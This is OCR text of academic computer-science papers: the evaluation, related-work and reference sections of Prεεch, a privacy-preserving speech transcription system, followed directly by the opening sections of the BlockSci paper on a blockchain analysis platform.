Figure 7: Topics ℓ_1 distance CDF at d = 2, 5, and 15 for $t = 8$, 10, 12, and 14

true number of topics, we evaluate the topic model on the following number of topics $t = 8, 10, 12$, and 14.

We statistically evaluate the ℓ_1 distance between true and noisy topics. The topic model $\mathcal{T} = \{\mathbb{T}_1, \cdots, \mathbb{T}_t\}$ is a set of t topics where each $\mathbb{T}_i, i \in [t]$ is a word distribution. We use the Hungarian algorithm to match each noisy topic $\mathbb{T}'_i \in \mathcal{T}'$ to its closest match in $\mathcal{T}$, the true topic model. We evaluate the topics ℓ_1 distance for 21 runs. At each run, we generate a random noise vector per document, select the corresponding dummy segments, and evaluate the topic model on the set of original and noisy documents. Fig. 7 shows the empirical CDF of the topics ℓ_1 distance at different values of d. As the figure shows, the higher the distance parameter d, the larger is the ℓ_1 distance between true and noisy topics.

Stylometry: In this experiment, we assume that the CSP applies stylometry analysis on T_S^{CSP} in an attempt to attribute it to an auxiliary document whose authors are known to the CSP. To evaluate the worst-case scenario, we assume the adversary possesses the original document T_S^g, and we compute the ℓ_2 distance of the stylometric feature vectors generated from T_S^{CSP} w.r.t T_S^g.

First, we compute the ℓ_2 distance of T_S^{CSP} before applying Prεεch. The respective values for the Facebook and Carpenter datasets are 28.19 and 60.45. T_S^{CSP} differs from T_S^g in lexical features due to transcription errors and because the CSP generates the punctuation instead of the actual author.
Second, we apply Prεεch on the two datasets at different values of the distance parameter: $d = 0, 2, 5, 15$. The corresponding ℓ_2 distances for the Facebook (Carpenter) dataset equal: 73.14 (83.64), 328.80 (577.72), 947.58 (1629.79), and 2071.18 (3582.10). Note that the ℓ_2 distance at $d = 0$ shows the effect of segmentation and SWS only on obfuscating the lexical features. Clearly, adding the dummy segments increases the ℓ_2 distance. This is expected as most of the lexical features are obfuscated by the DP mechanism.

Category Classification: Google's NLP API can classify a document to a predefined list of 700+ document categories[19]. First, we run the classification API on the original documents from the topic modeling corpus. All of them classify as Law & Government. Running the API on Prεεch processed documents, using an extended-vocabulary (i.e., contains random words), dropped the classification accuracy to 0%. None of the documents got identified as legal, law, or government even at the smallest distance parameter value $d = 2$. Although a portion of the noise words belongs to the original Law & Government category, segmentation, shuffling, and the out-of-domain noise words successfully confuse the classifier.

Sentiment Analysis: Sentiment analysis generates a score in the $[-1, 1]$ range, which reflects the positive, negative, or neutral attitude in the text. First, we evaluate the sentiment scores of the original ten documents. For all of them, the score falls between -0.2 and -0.9, which is expected as they represent legal documents. Next, we evaluate the scores from Prεεch processed documents considering an extended-vocabulary. We find that all scores increase towards a more positive opinion. Fig. 6 shows a heatmap of the sentiment scores as we change the distance parameter d for the then evaluation documents. Thus, Prεεch's two-pronged approach – 1) addition of extended-vocabulary noise 2) removal of ordering information via segmentation and shuffling, proves to be effective. In a setting where the adversary has no apriori knowledge about the general domain of the processed speech, the noise addition mechanism gains extend from DP guarantee over the histogram to other NLP analyses as well.


7.3.4 Indistinguishability Of Dummy Segments

The indistinguishability of the dummy segments is critical for upholding the DP guarantee in Prεεch. We perform two experiments to analyze whether current state-of-the-art NLP models can distinguish the dummy segments from their textual content.

Most Probable Next Segment: In this experiment, the adversary has the advantage of knowing a true segment $\mathbb{S}_t$ that is at least a few sentences long from the Facebook dataset. We use the state-of-the-art GPT [20] language model by OpenAI [35] to determine the most probable next segment following $\mathbb{S}_t$ using the model's perplexity score. In NLP, the perplexity score measures the likelihood that a piece of text follows the

[19] https://cloud.google.com/natural-language/docs/categories

[20] https://github.com/huggingface/transformers



(a) Facebook (b) Carpenter

Figure 8: Segmentation trade-off between utility and privacy. WER(%) is measured using Google Cloud Speech-to-Text.

language model. We get the perplexity score of stitching $\mathbb{S}_t$ to each of the other segments at the CSP. The segment with the lowest perplexity score is selected as the most probable next segment. We iterate over all the true segments of the Facebook dataset, selecting them as $\mathbb{S}_t$. We observed that a dummy segment is selected as the most probable next segment in 53.84% of the cases. This result shows that the language model could not differentiate between the true and dummy segments even when part of the true text is known to the adversary.

Segments Re-ordering: Next, we attempt to re-order the segments based on the perplexity score. We give the adversary the advantage of knowing the first true segment $\mathbb{S}_0$. We get the perplexity score of $\mathbb{S}_0$, followed by each of the other segments. The segment with the lowest score is selected as the second segment $\mathbb{S}_1$ and so on. We use the normalized Kendall tau rank distance K_τ to measure the sorted-ness of the re-ordered segments. The normalized K_τ distance measures the number of pairwise disagreements between two ranking lists, where 0 means perfect sorting, and 1 means the lists are reversed. The K_τ score for running this experiment on the Facebook dataset is 0.512, which means that the re-ordered list is randomly shuffled w.r.t the true order. Hence, our attempt to re-order the segments has failed.

These empirical results show that it is hard to re-order the segments or distinguish the dummy segments. This is expected due to three reasons: (1) the segments are very short; (2) the dummy segments are generated using a state-of-the-art language model; and (3) we observed that most of the transcription errors happen in the first and last words of a segment due to breaking the context. These errors add to the difficulty of re-ordering. Moreover, if the user partitions S among multiple CSP's (Sec.4.5.3), then consecutive segments would not go to the same CSP with high probability. This setting would increase Pʀᴇᴇch's protection against re-ordering attacks.

7.4 Q4: Flexibility of the Control Knobs

7.4.1 Utility-Privacy Trade-off

In this section, we empirically evaluate the controls knobs that provide a utility-privacy trade-off.

Minimum segment length: Fig. 8 shows the trade-off between the number of words per segment and WER as function of the minimum segment length. As expected, increasing the minimum duration of a segment results in an increase in the number of words per segment. The WER in turn drops when the number of words per segment increase as the transcription service has more textual context. However, it can lead to potential privacy leakage. The results in Fig. 8 indicate that for two real-world datasets, the number of words per segment can be kept between 2 and 3 with an acceptable degradation of the WER.

Voice Cloning: Voice cloning does not affect the true segments (it is only applied to dummy segments), resulting in no additional WER degradation. The WER for deploying voice cloning is incurred only due to segmentation and SWS. Thus, as shown in column 2 of Table 2, the relative improvement in WER ranges from 44% to 80% over Deep Speech. This approach, however, has two limitations. First, the speaker's voice biometrics from S are not protected. Second, there is no guarantee that an adversary would not be able to distinguish the cloned speech segments from the original ones.

Sensitivity score of KWS: As shown in Fig. 5, lower the sensitivity score, higher is the TPR and hence greater is the privacy (most prominent in the Carpenter2 dataset). However, this also increases the FPR, which means a larger number of non-sensitive segments are transcribed via the OSP resulting in reduced accuracy.

One-To-One VC: Table 2, column 3, shows that one-to-one VC outperforms many-to-one VC on most of the datasets. This result is expected since sprocket is trained and tested on the same set of source speakers while the many-to-one VC system generalizes to previously unseen speakers.

We observe that the improvement for the VCTK dataset is more significant than others. Recall that in our one-to-one VC implementation in Sec. 6, the target voice for VCTK is a natural voice – speaker p306. The target voice for the other datasets is a synthetic one, which hinders the quality of the converted voice and the transcription accuracy. We investigate this observation by training sprocket for VCTK on a synthetic target voice as well. The WER then increased to 19.33% and 9.21% for p266 and p262. Hence, we attribute the difference in the relative improvement to the target voice naturalness. In practice, the target voice could easily be a natural pre-recorded voice, and the users are asked to repeat the same utterances at the enrollment phase.

However, the one-to-one VC technique suffers from some privacy loss. The one-to-one VC system translates the acoustic features from a source to a target speaker's voice. Hence, it may leak some features from the source speaker. We observed that one-to-one VC is vulnerable to speaker identification analysis. Specifically, using Azure's Speaker Identification API, 10% of the voice-converted segments using sprocket were identified to their true speakers.

7.4.2 Usability-Privacy Trade-off

In our setting, usability can be measured along three dimensions: latency, monetary cost, and implementation overhead. However, we would like to stress that Preech is not designed for real-time speech transcription. Hence, latency is not a primary concern for Preech. Nevertheless, we include it in the following discussion for the sake of completeness.

Latency Evaluations: Note that all the operations of Preech are performed on speech segments. Hence, the latency is linear in the number of segments. We evaluate the end-to-end system latency per segment (with length $\sim$ 6s) for the OSP, the CSP, and Preech; the latency values are 2.17s, 1.70s, and 14.90s, respectively. We observe that the overhead of Preech is mostly attributed to the many-to-one VC (11s per segment on average). When voice cloning (or one-to-one VC) is applied instead, Preech's end-to-end per segment latency reduces to 3.90s (or 11.47s) at the expense of a privacy loss as discussed in Sec.7.4.1.

Vocabulary Size: Considering a larger $\mathcal{V}$ (Sec. 4.5.3) increases the scope of the DP guarantee. For example, adding external words provides protection against statistical analysis like text classification (Sec.7.3). However, larger $\mathcal{V}$ results in increased amount of dummy segments and hence, increased monetary cost (Table 3). For example, extending $\mathcal{V}$ by $\sim$ 1000 out-of-domain words for the Carpenter dataset incurred a total cost of \$25 at $d = 15$.

Distance Parameter d: As explained in Sec. 4.5.2, larger the value of d, greater is the scope of privacy. However, the amount of required noise increases by d. For example, for the dataset VCTK p266, increasing d from 2 to 15 increases the cost by roughly \$5 (Table 3).

7.4.3 Utility-Usability Trade-off

The following control knobs provide a venue for customizing the utility-usability trade-off.

Number of CSPs: As discussed in Sec. 4.5.2, using multiple CSPs reduces the amount of dummy segments (and hence, the monetary cost) in Preech. However, it comes at the price of utility; the transcription accuracy of the different available CSPs varies. For example, from Table 1, we observe that AWS has a higher WER than Google. Thus, using multiple CSPs may result in a lower mean utility.

One-to-One VC: As discussed above, one-to-one VC technique has lower WER than many-to-one VC technique (Table 2). However, it requires access to representative samples of the source speaker voice for parallel training thereby limiting scalability for previously unseen speakers (Sec. 4.6).

8 Related Work

In this section, we provide a summary of the related work.

Privacy by Design: One class of approaches redesigns the speech recognition pipeline to be private by design. For example, Srivastava et al. proposes an encoder-decoder architecture for speech recognition [42]. Other approaches address the problem in an SMC setting by representing the basic operations of a traditional ASR system using cryptographic primitives [32]. VoiceGuard is a system that performs ASR in the trusted execution environment of a processor [8]. However, these approaches require redesigning the existing systems.

Speech Sanitization: Recent approaches have considered the problem from a similar perspective as ours. They sanitize the speech before sending it to the CSP. One such approach randomly perturbs the MFCC, pitch, tempo, and timing features of a speech before applying speech recognition [45]. Others sanitize the speaker's voice using vocal tract length normalization (VTLN) [33, 34]. A recent approach modifies the features relevant to emotions from an audio signal, makes them less sensitive through a GAN [4]. Last, adversarial attacks against speaker identification systems can provide some privacy properties. These approaches apply minimal perturbations to the speech file to mislead a speaker identification network [9, 22].

These approaches are different from ours in two ways. First, they do not consider the textual content of the speech signal. The only exception is the approach by Qian et al. [34], which addresses the problem of private publication of speech datasets. This approach requires a text transcript with the audio file, which is not the case for the speech transcription task. In addressing the textual privacy of a speech signal, Preech adds indistinguishable noise to the speech file. The proposed techniques fail to provide this property. Second, the approaches above only consider voice privacy against a limited set of features, such as speaker identification or emotion recognition. Preech applies many-to-one VC to provide perfect voice privacy.

9 Conclusion

In this paper, we have proposed Preech, an end-to-end system for speech transcription that (1) protects the users' privacy along the acoustic and textual dimensions at (2) an improved performance relative to offline ASR, (3) while providing customizable utility, usability, and privacy trade-offs.

Acknowledgment

The work reported in this paper was supported in part by the NSF under grants 1661036, 1838733, 1942014, and 1931364. We also acknowledge Google for providing us with Google Cloud Platform credits and NVIDIA Corporation with the donation of the Quadro P6000 GPU used for this research. We would like to thank the anonymous reviewers for their useful comments and Micah Sherr for shepherding this paper.

References

[1] An all-neural on-device speech recognizer. https://ai.googleblog.com/2019/03/an-all-neural-on-device-speech.html.

[2] Prεεch demo. https://bit.ly/2Vytbx7.

[3] S. Ahmed, A. R. Chowdhury, K. Fawaz, and P. Ramanathan. Preech: A system for privacy-preserving speech transcription. *arXiv preprint arXiv:1909.04198*, 2019.

[4] R. Aloufi, H. Haddadi, and D. Boyle. Emotionless: Privacy-preserving speech analysis for voice assistants. *arXiv preprint arXiv:1908.03632*, 2019.

[5] D. Amodei, S. Ananthanarayanan, R. Anubhai, J. Bai, E. Battenberg, C. Case, J. Casper, B. Catanzaro, Q. Cheng, G. Chen, et al. Deep speech 2: End-to-end speech recognition in english and mandarin. In *International conference on machine learning*, pages 173–182, 2016.

[6] J. Bater, X. He, W. Ehrich, A. Machanavajjhala, and J. Rogers. Shrinkwrap: Differentially-private query processing in private data federations. *arXiv preprint arXiv:1810.01816*, 2018.

[7] P. Boersma. Accurate short-term analysis of the fundamental frequency and the harmonics-to-noise ratio of a sampled sound. *Institute of Phonetic Sciences - University of Amsterdam*, 17:97–110, 1993.

[8] F. Brasser, T. Frassetto, K. Riedhammer, A.-R. Sadeghi, T. Schneider, and C. Weinert. Voiceguard: Secure and private speech processing. In *Interspeech*, pages 1303–1307, 2018.

[9] W. Cai, A. Doshi, and R. Valle. Attacking speaker recognition with deep generative models. *arXiv preprint arXiv:1801.02384*, 2018.

[10] K. Chatzikokolakis, M. E. Andrés, N. E. Bordenabe, and C. Palamidessi. Broadening the scope of differential privacy using metrics. In E. De Cristofaro and M. Wright, editors, *Privacy Enhancing Technologies*, pages 82–102, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[11] R. Chen, N. Mohammed, B. C. Fung, B. C. Desai, and L. Xiong. Publishing set-valued data via differential privacy. *Proceedings of the VLDB Endowment*, 4(11):1087–1098, 2011.

[12] M. Davino. Assessing privacy risk in outsourcing. *Assessing Privacy Risk in Outsourcing/AHIMA, American Health Information Management Association*, 2004.

[13] C. Dwork, A. Roth, et al. The algorithmic foundations of differential privacy. *Foundations and Trends® in Theoretical Computer Science*, 9(3–4):211–407, 2014.

[14] O. Etzioni, M. Cafarella, D. Downey, A.-M. Popescu, T. Shaked, S. Soderland, D. S. Weld, and A. Yates. Unsupervised named-entity extraction from the web: An experimental study. *Artificial intelligence*, 165(1):91–134, 2005.

[15] A. Friedman and A. Schuster. Data mining with differential privacy. In *Proceedings of the 16th ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 493–502. ACM, 2010.

[16] J. S. Garofolo, L. F. Lamel, W. M. Fisher, J. G. Fiscus, and D. S. Pallett. Darpa timit acoustic-phonetic continous speech corpus cd-rom. nist speech disc 1-1.1. *NASA STI/Recon technical report n*, 93, 1993.

[17] A. Graves, A.-r. Mohamed, and G. Hinton. Speech recognition with deep recurrent neural networks. In *2013 IEEE international conference on acoustics, speech and signal processing*, pages 6645–6649. IEEE, 2013.

[18] A. Hannun, C. Case, J. Casper, B. Catanzaro, G. Diamos, E. Elsen, R. Prenger, S. Satheesh, S. Sengupta, A. Coates, et al. Deep speech: Scaling up end-to-end speech recognition. *arXiv preprint arXiv:1412.5567*, 2014.

[19] T. Hofmann. Probabilistic latent semantic analysis. *arXiv preprint arXiv:1301.6705*, 2013.

[20] Y. Jia, Y. Zhang, R. Weiss, Q. Wang, J. Shen, F. Ren, z. Chen, P. Nguyen, R. Pang, I. Lopez Moreno, and Y. Wu. Transfer learning from speaker verification to multispeaker text-to-speech synthesis. In *Advances in Neural Information Processing Systems 31*, pages 4480–4490. Curran Associates, Inc., 2018.

[21] K. Kobayashi and T. Toda. sprocket: Open-source voice conversion software. In *Odyssey*, pages 203–210, 2018.

[22] F. Kreuk, Y. Adi, M. Cisse, and J. Keshet. Fooling end-to-end speaker verification with adversarial examples. *ICASSP 2018*, Apr 2018.

[23] J. Lindberg and M. Blomberg. Vulnerability in speaker verification-a study of technical impostor techniques. In *Sixth European Conference on Speech Communication and Technology*, 1999.

[24] J. Lorenzo-Trueba, J. Yamagishi, T. Toda, D. Saito, F. Villavicencio, T. Kinnunen, and Z. Ling. The voice conversion challenge 2018: Promoting development of parallel and nonparallel methods. *arXiv preprint arXiv:1804.04262*, 2018.

[25] S. E. McGregor, P. Charters, T. Holliday, and F. Roesner. Investigating the computer security practices and needs of journalists. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 399–414, 2015.

[26] H. Muckenhirn, M. M. Doss, and S. Marcell. Towards directly modeling raw speech signal for speaker verification using cnns. In *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 4884–4888. IEEE, 2018.

[27] K. S. R. Murty, B. Yegnanarayana, and M. A. Joseph. Characterization of glottal activity from speech signals. *IEEE signal processing letters*, 16(6):469–472, 2009.

[28] G. J. Mysore. Can we automatically transform speech recorded on common consumer devices in real-world environments into professional production quality speech?—a dataset, insights, and challenges. *IEEE Signal Processing Letters*, 22(8):1006–1010, 2014.

[29] A. Nautsch, C. Jasserand, E. Kindt, M. Todisco, I. Trancoso, and N. Evans. The gdpr & speech data: Reflections of legal and technology communities, first steps towards a common understanding. *arXiv preprint arXiv:1907.03458*, 2019.

[30] S. Nutanong, C. Yu, R. Sarwar, P. Xu, and D. Chow. A scalable framework for stylometric analysis query processing. In *ICDM 2016*, pages 1125–1130. IEEE, 2016.

[31] V. Panayotov, G. Chen, D. Povey, and S. Khudanpur. Librispeech: an ASR corpus based on public domain audio books. In *ICASSP 2015*, pages 5206–5210. IEEE, 2015.

[32] M. A. Pathak, B. Raj, S. D. Rane, and P. Smaragdis. Privacy-preserving speech processing: cryptographic and string-matching frameworks show promise. *IEEE signal processing magazine*, 30(2):62–74, 2013.

[33] J. Qian, H. Du, J. Hou, L. Chen, T. Jung, X.-Y. Li, Y. Wang, and Y. Deng. Voicemask: Anonymize and sanitize voice input on mobile devices. *arXiv preprint arXiv:1711.11460*, 2017.

[34] J. Qian, F. Han, J. Hou, C. Zhang, Y. Wang, and X.-Y. Li. Towards privacy-preserving speech data publishing. In *IEEE INFOCOM 2018-IEEE Conference on Computer Communications*, pages 1079–1087. IEEE, 2018.

[35] A. Radford, K. Narasimhan, T. Salimans, and I. Sutskever. Improving language understanding by generative pre-training. *URL https://s3-us-west-2. amazonaws. com/openai-assets/researchcovers/languageunsupervised/language understanding paper. pdf*, 2018.

[36] A. Radford, J. Wu, R. Child, D. Luan, D. Amodei, and I. Sutskever. Language models are unsupervised multitask learners. *OpenAI Blog*, 1(8):9, 2019.

[37] D. Ramage, D. Hall, R. Nallapati, and C. D. Manning. Labeled lda: A supervised topic model for credit attribution in multi-labeled corpora. In *EMNLP 2009*, pages 248–256, Stroudsburg, PA, USA, 2009. Association for Computational Linguistics.

[38] A. Rousseau, P. Deléglise, and Y. Esteve. Ted-lium: an automatic speech recognition dedicated corpus. In *LREC*, pages 125–129, 2012.

[39] S. Safavi, M. Russell, and P. Jančovič. Automatic speaker, age-group and gender identification from children's speech. *Computer Speech & Language*, 50:141–156, 2018.

[40] B. Schuller and A. Batliner. *Computational paralinguistics: emotion, affect and personality in speech and language processing*. John Wiley & Sons, 2013.

[41] B. Schuller, S. Steidl, A. Batliner, F. Burkhardt, L. Devillers, C. MüLler, and S. Narayanan. Paralinguistics in speech and language—state-of-the-art and the challenge. *Computer Speech & Language*, 27(1):4–39, 2013.

[42] B. M. L. Srivastava, A. Bellet, M. Tommasi, and E. Vincent. Privacy-Preserving Adversarial Representation Learning in ASR: Reality or Illusion? In *INTERSPEECH 2019*, Graz, Austria, Sept. 2019.

[43] M. Steyvers and T. Griffiths. Probabilistic topic models. *Handbook of latent semantic analysis*, 427(7):424–440, 2007.

[44] L. Sun, K. Li, H. Wang, S. Kang, and H. Meng. Phonetic posteriorgrams for many-to-one voice conversion without parallel data training. In *ICME 2016*, pages 1–6. IEEE, 2016.

[45] T. Vaidya and M. Sherr. You talk too much: Limiting privacy exposure via voice input. In *International Workshop on Privacy Engineering (IWPE)*, 2019.

[46] C. Veaux, J. Yamagishi, K. MacDonald, et al. Cstr vctk corpus: English multi-speaker corpus for cstr voice cloning toolkit. *University of Edinburgh. The Centre for Speech Technology Research (CSTR)*, 2017.

[47] Z. Wu, N. Evans, T. Kinnunen, J. Yamagishi, F. Alegre, and H. Li. Spoofing and countermeasures for speaker verification. *Speech Commun.*, 66(C):130–153, Feb. 2015.

BlockSci: Design and applications of a blockchain analysis platform



Harry Kalodner*
Princeton University

Malte Möser*
Princeton University

Kevin Lee
Princeton University

Steven Goldfeder
Cornell Tech

Martin Plattner
University of Innsbruck

Alishah Chator
Johns Hopkins University

Arvind Narayanan
Princeton University

Abstract

Analysis of blockchain data is useful for both scientific research and commercial applications. We present BlockSci, an open-source software platform for blockchain analysis. BlockSci is versatile in its support for different blockchains and analysis tasks. It incorporates an in-memory, analytical (rather than transactional) database, making it orders of magnitudes faster than using general-purpose graph databases. We describe BlockSci's design and present four analyses that illustrate its capabilities, shedding light on the security, privacy, and economics of cryptocurrencies.

1 Introduction

Public blockchains constitute an unprecedented research corpus of financial transactions. Bitcoin's blockchain alone is 260 GB as of December 2019.[1] This data holds the key to measuring the privacy of cryptocurrencies in practice, studying user behavior with regards to security and economics, or understanding the non-currency applications that use the blockchain as a database.

We present BlockSci, a software platform that enables the science of blockchains. It addresses three pain points of existing tools: poor performance, limited capabilities, and a cumbersome programming interface. Compared to the use of general-purpose graph databases, BlockSci is hundreds of times faster for sequential queries and substantially faster for all queries, including graph traversal queries. It comes bundled with analytic modules such as address clustering, exposes different blockchains through a common interface, collects "mempool" state and imports exchange rate data, and gives the programmer a choice of interfaces: a Jupyter notebook for intuitive exploration and C++ for performance-critical tasks. In contrast to commercial tools, BlockSci is not tailored to specific use cases such as criminal investigations or insights for cryptocurrency traders. Instead, by providing efficient and convenient programmatic access to the full blockchain data, it enables a wide range of reproducible, scientific analyses.

BlockSci's design starts with the observation that blockchains are append-only databases; further, the snapshots used for research are static. Thus, the ACID properties of transactional databases are unnecessary. This makes an in-memory analytical database the natural choice. On top of the obvious speed gains of memory, we apply a number of tricks such as converting hash pointers to actual pointers and deduplicating address data, which further greatly increase speed and decrease the size of the data. We plan to scale vertically as blockchains grow, and we expect that this will be straightforward for the foreseeable future, as commodity cloud instances currently offer up to a *hundred times* more memory than required for loading and analyzing Bitcoin's blockchain. Avoiding distributed processing is further motivated by the fact that blockchain data is graph-structured, and thus hard to partition effectively. In fact, we conjecture that the use of a traditional, distributed transactional database for blockchain analysis has infinite COST (Configuration that Outperforms a Single Thread) [1], in the sense that no level of parallelism can outperform an optimized single-threaded implementation.

BlockSci comes with batteries included. First, it is not limited to Bitcoin: a parsing step converts a variety of blockchains into a common, compact format. Currently supported blockchains include Bitcoin, Bitcoin Cash, Bitcoin SV, Litecoin, and Zcash (Section 2.1). A multi-chain mode optimizes for user-friendly and memory-efficient analyses of forked blockchains together with their parent chain. Smart contract platforms such as Ethereum are outside our scope.

Second, BlockSci includes a library of useful analytic tools, such as identifying special transactions (e.g., CoinJoin) and linking addresses to each other based on well-known heuristics, including across forked chains (Section 2.4). Third, BlockSci can record the time of transaction broadcasts on the peer-to-peer network and expose them through the same interface. Similarly, we make (historical and current) data on

*These authors contributed equally to this work.

[1] All numbers in this paper are current as of December 2019, and analyses of the Bitcoin blockchain as of block height 610,695, unless stated otherwise.

the exchange rates between cryptocurrencies and fiat currencies readily available. These allow many types of analyses that wouldn't be possible with blockchain data alone.

The analyst begins exploring the blockchain through a Jupyter notebook interface (Section 2.5), which initially exposes a `chain` object, representing the entire blockchain. Startup is instantaneous because transaction objects are not initially instantiated, but only when accessed. Iterating over blocks and transactions is straightforward, as illustrated by the following query, which computes the average fee paid by transactions in each block mined in December 2019:

```
fees = [mean(tx.fee for tx in block) for
        block in chain.range('Dec 2019')]
```

This interface is suitable for exploration, but for analyses requiring high performance, BlockSci also has a C++ interface. For many tasks, most of the code can be written in Python using a "fluent interface", an API design pattern that combines expressiveness and high performance (Section 2.5).

In Section 3 we present four applications to illustrate the capabilities of BlockSci. First, we show how multisignatures have the unfortunate effect of weakening confidentiality by exposing the details of access control on the blockchain, and hurting the privacy of users who *do not* use them (Section 3.1). Next, we study how users' cash-out behavior after the Bitcoin Cash hard fork hurt their privacy (Section 3.2) and find patterns of key reuse that may put users' funds at elevated risk. Turning to economics, we analyze Bitcoin Core's fee estimation's algorithm (Section 3.3), and find it relatively ineffective for predicting waiting times due to the inherent uncertainty of proof-of-work. Finally, we provide improved estimates of the velocity of cryptocurrencies, i.e., the frequency with which coins change possession (Section 3.4). This helps us understand their use as a store of value versus a medium of exchange.

2 Design and architecture

Figure 1 shows an overview of BlockSci's architecture. There are two routes for importing data into BlockSci (Section 2.1). Through either route, the data is converted by the parser (Section 2.2) into the BlockSci Data (Section 2.3), which can be incrementally updated as new blocks come in. The analysis library (Section 2.4) loads this data as an in-memory database, which the user can either query directly (in C++) or through a Jupyter notebook interface (Section 2.5).

A recurring theme in this section is that since BlockSci is a domain-specific database, we are able to make assumptions about the schema and the workload that allow us to achieve large performance gains and an expressive interface. Both this broad lesson and some of our specific optimizations may be applicable to other domains.

2.1 Recording and importing data

Design decision: which blockchains should BlockSci support? There are hundreds of blockchains, some of which differ from Bitcoin in minor ways and others drastically. As we aim to provide a common interface for the analysis of all supported blockchains, supporting too few blockchains (e.g., just Bitcoin) limits usefulness, but supporting too many different blockchains would complicate the interface and make optimizations harder.

Recall that the Bitcoin blockchain consists primarily of a directed acyclic graph of transactions. The edges connecting transactions have attributes, i.e., addresses or scripts, attached to them. Transactions are grouped into blocks which are arranged in a linear chain, with a small amount of metadata per block. BlockSci supports blockchains that follow this basic structure. For example, Litecoin makes no changes to the data structure, and is thus fully supported. Cryptocurrencies that introduce changes to the script operations may be supported only partially, but the user can parse unknown scripts with a few lines of code. Zcash is also supported, at least to the extent that Zcash blockchain analysis is even possible: it introduces a complex script that includes zero-knowledge proofs, but these aspects are parceled away in a special type of address that is not publicly legible by design.

An example of an unsupported blockchain is Monero, as it doesn't follow the "each input spends one output" paradigm. Its transaction graph contains additional edges, the mixins. Supporting it would require changes to the data layout as well as the programmer interface. Similarly, Ethereum departs from the transaction-graph model, and further, its script is vastly different from and more complex than that of Bitcoin.

In our analyses we have worked with six blockchains: Bitcoin, Bitcoin Cash, Litecoin, Namecoin, Dash, and Zcash. Many other cryptocurrencies make no changes to the blockchain format, and so should be supported with no changes to BlockSci.

Multi-chain mode. By default, BlockSci operates on a single blockchain. We also provide a multi-chain mode in which several forked chains (e.g., Bitcoin $\prec$ Bitcoin Cash $\prec$ Bitcoin SV) can be combined in an optimized, memory-efficient multi-chain configuration. In this mode, data common to forked chains (such as pre-fork transactions) need to be loaded into memory only once. Address data is deduplicated across forks, allowing for novel cross-chain analyses.

Importer. For cryptocurrencies with small blockchains where import performance is not a concern, we use the JSON-RPC interface. The advantage of this approach is versatility, as many cryptocurrencies aim to conform to a standard JSON-RPC schema regardless of the on-disk data structures and serialization format. For larger blockchains (currently only Bitcoin and its forks are large enough for import performance to be a concern), we use our own high-performance importer that directly reads the raw data on disk.




Figure 1: Overview of BlockSci's architecture.

Mempool recorder. BlockSci can optionally record mempool data, that is, timestamps of transactions that are broadcast to the P2P network and are waiting to be included in the blockchain. The waiting time of included transactions provides valuable data for economic analyses and isn't recorded in the blockchain itself. When users choose to collect these timestamps, they are accessible through the same interface as all other blockchain data.

2.2 Parser

Implementation challenge: optimizing the parser. The on-disk format of blockchains is not very usable for analysis. It is optimized for a different set of goals, such as transaction validation and data retrieval in a distributed network. Bitcoin Core and similar clients minimize memory consumption and store blocks in raw network format on disk, whereas we aim for a representation of the data that can fit in memory. Given that a data transformation is necessary, we describe the design and optimization of the parser that handles this step.

Parsing is sequential and stateful. The blockchain must be processed sequentially as two types of state are required for the transformation: one is to link a transaction's inputs to outputs of prior transactions, and the other is to link inputs/outputs to addresses. Each transaction input specifies which output it spends, encoded as (transaction hash, output index). The parser assigns an ID to every transaction and stores information for every unspent output (UTXO), including the hash $\rightarrow$ ID mapping. Similarly, it must assign IDs to addresses and maintain this mapping for linking and deduplication.

In Bitcoin, transactions spending outputs of other transactions in the same block must appear after them. Other cryptocurrencies, however, violate this rule. Bitcoin Cash uses canonical transaction ordering (CTOR) within each block, i.e., based on their hash. Thus, to process a block, the parser processes transactions in multiple passes: it first identifies all transactions in a block before it can correctly link transaction inputs to the outputs spent. This allows the parser to tolerate an arbitrary ordering of transactions within each block.

UTXOs can be removed from the parser state after they have been spent. Address mapping, however, allows no such optimization. Any address may be used by any output and thus all addresses must be tracked at all times. Storing the map in memory would require too much memory, and storing it on disk would make the parser too slow.

Optimization: Bloom filters and address caches. To achieve further optimizations, we observe that the vast majority of inputs spend recently created outputs (e.g., 88 % of inputs spend outputs created in the last 4000 blocks). And only 8.6 % of Bitcoin addresses are used more than once, but those account for 51 % of all occurrences. This motivates the following trade-off between speed and memory consumption:

